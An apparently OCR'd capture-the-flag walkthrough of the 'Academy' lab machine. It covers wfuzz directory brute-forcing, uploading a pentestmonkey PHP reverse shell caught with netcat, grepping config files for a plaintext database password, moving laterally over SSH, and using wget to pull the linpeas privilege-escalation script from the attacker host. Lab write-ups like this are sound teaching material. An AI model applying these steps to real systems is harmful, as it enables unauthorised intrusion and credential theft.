
At first download raft_small_words.txt from github which is in seclist.

Use the following command which give wfuzz tool that helps to find the login page.

Wfuzz -c -z file,raft_samll_words.txt -u -http://targetip/FUZZ –hc 404,403.


wfuzz is a powerful web application vulnerability scanner used for identifying vulnerabilities in web applications through fuzzing techniques. Fuzzing involves sending various input payloads to a target web application and observing its responses for anomalies or vulnerabilities. wfuzz automates this process by allowing users to define custom payloads and parameters to fuzz, enabling efficient and thorough vulnerability assessment.

It help to show the login page.




Now the academy is key word where the login page is located.

So now after ip address of target add a ‘/’ then use keyword academy in the web browser it will redirect you to login page.



Login into the page by the regno and password that have been stored in the finding.txt.

It will redirect to the following page:



Step 10:

Go to revshells.com where we can find different malware in different languages.


Since the website uses php go for php pentest monkey and type the kali ip with any port number.


Copy the php pentest monkey and upload on the attacker website.

Store the php pentest monkey as **rev_php** in academy directory and use **chmod +x** to give execute permission.

This help to give permission to upload the file to website.


Then in kali use listener nc to get access.






Step 11:

Academy system access will be provided from the nc(listener) from revshells.com with port no 9997.



Use the ls command to find the user.



By using the **grep -rn password** command extract the password stored in academy directory.

```
-rw-r--r-- 1 www-data www-data 2868 Jun  3  2020 pincode-verification.php
-rw-r--r-- 1 www-data www-data 6836 Jun  3  2020 print.php
drwxr-xr-x 2 www-data www-data 4096 Feb 26 11:30 studentphoto
$ grep -rn password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  students where password='".md5($_POST['cpass'])."' && studentRegno='".$_SESSION
['login']."'");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."', updationDate='$currentTime' where student
Regno='".$_SESSION['login']."'");
academy/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/change-password.php:106:    <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/change-password.php:110:    <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/includes/menubar.php:10:                <li><a href="change-password.php">Change Password</a></li>
academy/db/onlinecourse.sql:34:  `password` varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
academy/db/onlinecourse.sql:148:  `password` varchar(255) NOT NULL,
academy/pincode-verification.php:71:    <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
academy/assets/js/jquery-1.11.1.js:8843:                    password: null,
academy/assets/js/jquery-1.11.1.js:9592:                    xhr.open( options.type, options.url, options.async, options.username, option
s.password );
academy/admin/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM  admin where password='".md5($_POST['cpass'])."' && username='".$_SESSION[
'alogin']."'");
academy/admin/change-password.php:20: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass'])."', updationDate='$currentTime' where user
name='".$_SESSION['alogin']."'");
academy/admin/change-password.php:102:    <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
```

Note the user : grimmie and password at the finding.txt file in kali machine.

Step 12:

- Login through SSH as a remote access by changing **su grimmie** and ip address of the attacker.
- This shows the horizontal escalation have been successful we have logged to grimme as a remote user from our kali machine.

```
┌──(kali㉿kali)-[~/academy]
└─$ ssh grimmie@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
grimmie@192.168.1.12's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ mkdir linpeas
grimmie@academy:~$ cd linpeas
grimmie@academy:~/linpeas$ wget http://192.168.1.11:80/lin.sh
--2024-02-26 12:29:05--  http://192.168.1.11/lin.sh
Connecting to 192.168.1.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860402 (840K) [text/x-sh]
Saving to: 'lin.sh'

lin.sh              100%[===================>] 840.24K  --.-KB/s    in 0.02s

2024-02-26 12:29:05 (48.6 MB/s) - 'lin.sh' saved [860402/860402]

grimmie@academy:~/linpeas$
```


Linpeas also known as Linux Privilege Escalation Awesome Script, is a tool used for privilege escalation on Linux systems. It is designed to automate the process of identifying common privilege escalation vectors and misconfigurations that could be exploited by an attacker to gain elevated privileges on a Linux system.


- Download linpeas from the github through kali and transfer it to academy by using http port 80 command.


- Create a new directory linpeas in the academy machine and change directory to linpeas.
- Python -m http.server 80 it use to transfer the linpeas from the kali to the attacker.
- To receive the linpeas in academy machine use **wget http:// attacker ip/lin.sh**

Step 13:

Use the linpeas to execute by giving **chmod+x** permission on it.








